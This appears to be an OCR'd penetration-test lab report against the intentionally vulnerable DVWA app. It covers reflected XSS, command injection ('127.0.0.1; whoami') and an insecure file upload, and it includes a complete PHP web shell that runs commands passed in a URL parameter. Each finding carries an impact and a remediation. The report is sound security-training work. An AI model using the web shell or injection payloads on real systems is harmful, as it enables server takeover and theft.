
002 — XSS (Reflected)(Medium)

Target: /dvwa/vulnerabilities/xss_r/ and /xss_s/

How tested:

Reflected: Send <script>alert(1)</script> in input; see immediate alert if page reflects unescaped input.

Result:




Request to http://192.168.225.129:80

Time	Type	Direction	Method	URL	Status code	Length
05:50:0...	HTTP	→ Request	GET	http://192.168.225.129/dvwa/vulnerabilities/xss_r/?name=test		
05:51:0...	HTTP	→ Request	GET	https://contile.services.mozilla.com/v1/tiles		


Request

```
GET /dvwa/vulnerabilities/xss_r/?name=test HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.225.129/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=6f95834b6b83db4a6ef85ef223bb5fdf
Upgrade-Insecure-Requests: 1
Priority: u=0, i


```


Burp Suite Community Edition v2025.3.4 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
Extensions Learn
Send
Cancel
Target: http://192.168.225.129
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Request attributes 2
Request query parameters 1
Request body parameters 0
Request cookies 2
Request headers 10
Response headers 10
Search
0 highlights
Done
4,707 bytes | 14 millis
Event log (3)
All issues
Memory: 148.5MB
Disabled

```
GET /dvwa/vulnerabilities/xss_r/?name=<script>alert(1)</script> HTTP/1.1
Host: 192.168.225.129
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.225.129/dvwa/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=6f95834b6b83db4a6ef85ef223bb5fdf
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

```
<html xmlns="http://www.w3.org/1999/xhtml">

    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

        <title>
            Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected
             Cross Site Scripting (XSS)
        </title>

        <link rel="stylesheet" type="text/css" href="../../dvwa/css/main.css"
        />

        <link rel="icon" type="\image/ico" href="../../favicon.ico" />
```



Impact: Session theft, defacement, phishing, user impersonation.


Remediation: Proper output encoding/escaping, use of framework auto-escaping, Content Security Policy (CSP), input sanitization.

006 — Insecure File Upload / Web Shell (High)


Target: Upload form (/dvwa/hackable/uploads/ or similar)

How tested: Upload shell.php (or shell.php.jpg if extension check exists). Access via URL: .../shell.php?cmd=whoami.

Result:



```
GNU nano 8.4                                                    shell.php
<?php
// VERY SIMPLE WEB SHELL — lab use ONLY
// Usage: http://host/shell.php?cmd=whoami

if (isset($_GET['cmd'])) {
    // sanitize visual output so HTML renders plain text
    $cmd = $_GET['cmd'];
    // run command and capture output
    $output = shell_exec($cmd . " 2>&1");
    header('Content-Type: text/plain; charset=utf-8');
    echo $output;
} else {
    header('Content-Type: text/plain; charset=utf-8');
    echo "Usage: ?cmd=<command>\nExample: ?cmd=whoami\n";
}
```



Vulnerability: File Upload


Choose an image to upload:
Browse... No file selected.

Upload

```
../../hackable/uploads/shell.php succesfully uploaded!
```

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm


192.168.225.129/dvwa/hackable/uploads/shell.php?cmd=

```
www-data
```

Impact: Full remote code execution, complete server takeover.

Remediation: Validate file types by magic bytes, store uploads outside webroot, disable execute bit in upload directory, rename uploaded files on server.

004 — Command Injection (High)

Target: /dvwa/vulnerabilities/exec/ (POST body ip=)


How tested:

Intercept POST in Burp; send to Repeater.

Replace body ip=127.0.0.1 with ip=127.0.0.1; whoami&Submit=Submit.

Send and inspect response for whoami output (e.g., www-data). Time-based sleep 5 used for blind detection.

Result:


192.168.225.129/dvwa/vulnerabilities/exec/

Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

192.168.225.129 [submit]

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/



```
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 26
Origin: http://192.168.225.129
Connection: keep-alive
Referer: http://192.168.225.129/dvwa/vulnerabilities/exec/
Cookie: security=low; PHPSESSID=6f95834b6b83db4a6ef85ef223bb5fdf
Upgrade-Insecure-Requests: 1
Priority: u=0, i

ip=127.0.0.1&submit=submit
```

Ping for FREE

Enter an IP address below:

submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time

--- 127.0.0.1 ping statistics ---
3 packets transmitted, 3 received, 0% packet lo
rtt min/avg/max/mdev = 0.035/0.046/0.054/0.008
```

Impact: Remote command execution, server compromise.

Remediation: Do not pass raw input to shell commands; use safe APIs, strict whitelisting, validate and sanitize inputs, run with least privileges.

Recommendations

- Fix critical SQLi — parameterize DB queries and restrict DB user privileges.
- Eliminate command injection & file upload execution — sanitize and whitelist inputs; disallow execution of uploaded files.
- Fix XSS — encode output in the appropriate HTML context, enable CSP.
- Harden server configuration — enable HTTPS, set cookie flags, add security headers.

- Remove dev/test artifacts — disable directory listing and remove backups/default credentials.
- Logging & monitoring — centralize logs, detect abnormal activity (sudden data exfiltration, shell access).
- Retest after fixes — repeat verification and automated scans.

Conclusion

The DVWA instance intentionally contains serious vulnerabilities suitable for learning. The tests confirmed multiple high-risk issues (SQLi, command injection, file inclusion/upload leading to RCE) and several medium/low issues. Remediation should start with SQL injection, command execution, and file upload controls, followed by XSS fixes and server hardening. After fixes, validate with the same methodology and ensure secure defaults for production environments.